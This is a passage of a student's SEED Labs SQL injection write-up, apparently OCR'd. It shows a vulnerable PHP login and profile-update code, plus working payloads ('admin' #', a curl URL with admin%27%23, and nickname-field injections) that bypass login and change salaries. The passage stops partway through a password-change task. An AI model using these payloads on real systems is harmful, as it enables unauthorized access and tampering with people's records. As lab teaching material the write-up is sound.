

SQL Injection Attack Lab
Lab – 1

HIMANSHU SHARMA - 202117006


Task 1: Get Familiar with SQL Statements




```
[02/03/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```



```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```




```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

After executing the above query get all the column names.

Now we can find information regarding user - Alice



```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.09 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Information regarding server file and their location are given. The php code *unsafe_home.php* is located in the */var/www/SQLInjection* directory. The file contain information about login procedure which is followed when a user tries to login into the website.

Task 2.1: SQL Injection Attack from webpage

Code study:


```
if(name=='admin') {return All employees information;}
```

From above code: If the user logins with admin credentials, he/she will get complete information about all employees. Hence cracking user password will greatly benefit the attacker.

```
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,
nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
```

In the server php file we can clearly observe that the username input by user is directly passed to SQL query. But on other hand password input is first hashed and then passed to query.

From the above observation, we can state that SQL injection can be performed in username field and try to remove password field because any SQL input in password field will be hashed and losses its purpose.




Employee Profile Login

USERNAME admin' #

PASSWORD Password

Login

Copyright © SEED LABs



Employee Profile Login

USERNAME admin' --

PASSWORD Password

Login


Copyright © SEED LABs

Both of above input will work to grant admin privileges to the user. For both the cases, sql query generated at server end will be following:

```
mysql> select * from credential from name='admin' # and password='';
```

```
mysql> select * from credential from name='admin' -- and password='';
```

The symbols '#' and '--' without quotes comments trailing entries. Thus, removing password field requirement from the SQL statement and give data for specified user.



One or more installed add-ons cannot be verified and have been disabled.

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Task 2.2: SQL Injection Attack from command line

The website sends HTTP GET request to the server where all the form data is transferred through the URL. User can clearly see what information the website is sending to the server.

Curl is used to get response from the server for the mentioned URL.

From Task 2.1:

mysql> select * from credential from name='admin'# and password='';

Generate URL:


curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password='

To include special character like ' and # we need to encode them with following.

Character (`): %27


Character (#): %23

As discussed in above task, we leave password field blank because it will be interpreted as comment.



```
[02/03/22]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
```

Executing the curl statement gave us following result.



```
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="S

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-l
sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</
utton' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text
ble class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'
'col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address
ad><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td>
th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'
0</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td
td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></t
e='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></t
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
```

We can see that, following screenshot of html contains the data of all the user. Thus SQL injection attack from Terminal was successful.


Task 2.3: Append a new SQL statement.

In this task we need pass through login page using SQL injection vulnerability and also need to execute additional SQL statement. Second query may be update or delete data entry from table.


I tried to update the salary of user Samy to 30000 in the table while taking admin access.

```
select * from credential from name='admin'; update credential set salary=30000
where name='samy'; # and password='';
```

Semi-colon is used to terminate sql query. And # is used to comment trailing statement.



The result is:



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set salary=40000 where name='Samy'";#' and Password='da39a3ee5' at line 3]\n

I tried different combination of above query but it did not work. After finding over internet I found out that such attack do not work in MYSQL. And our *unsafe_home.php* uses *mysqli::query()* which does not allow multiple queries to run in database server.

Task 3: SQL Injection Attack on UPDATE Statement

In the website each user is provided with EDIT PROFILE page where user can edit his personal information including nickname, email, address, password, phone number. Here, *unsafe_edit_backend.php* file located in */var/www/SQLInjection* directory is used to update user's profile.


```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
      nickname=’$input_nickname’,
      email=’$input_email’,
      address=’$input_address’,
      Password=’$hashed_pwd’,
      PhoneNumber=’$input_phonenumber’
      WHERE ID=$id;";
$conn->query($sql);
```

Task 3.1: Modify your own salary

For this task, let's update salary of 'Alice' to 900000. Instead of filling all the details we can tweek with input fields to update salary. Here we insert additional data in nickname field to allow Alice to update salary.

```
‘, salary=’900000
```

In the above input, (‘) is used to close nickname field, (,) to add addition field, (salary='900000) to update salary.



Alice's Profile Edit

NickName	', salary='900000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Alice Profile

Key	Value
Employee ID	10000
Salary	900000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

After clicking on Save button, we are redirected to another page where updated salary can be viewed.

Thus, our injection attack was successful.


Task 3.2: Modify other people' salary.

In this task we need to set boss "Boby" salary to 1 dollar. Similar to previous task we can make use of update query from edit profile page (*unsafe_edit_backend.php*). To make updation we need to access 'salary' column and 'name' column to set value '1' and 'Boby' respectively.

```
➢ UPDATE credential set SALARY = 1 where NAME = 'Boby';
```


We need to fit following SQL query in web form for SQL injection.

```
➢ UPDATE credential set SALARY = 1 where NAME = 'Boby';
```



NickName	', salary=1 where name='Boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

After saving the updated profile, let's go to Boby's profile and check if the salary is updated.



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

We can see Boby's salary is updated to 1 dollar. So, our SQL injection attack is successful.


Task 3.3: Modify other people' password

In this task, Alice wants to change Boby's password. Alice cannot change the password of Boby directly so one way is using UPDATE page.

For the purpose solving this problem, I wanted to change Boby's password to "hello" so we can directly write "hello" in password field. In the backend password will automatically get converted to SHA1 in php. Now we need to input string to access *name="Boby"* to change its password and comment other fields.

```
➢ UPDATE credential SET nickname='', email='', address='', Password='hello',
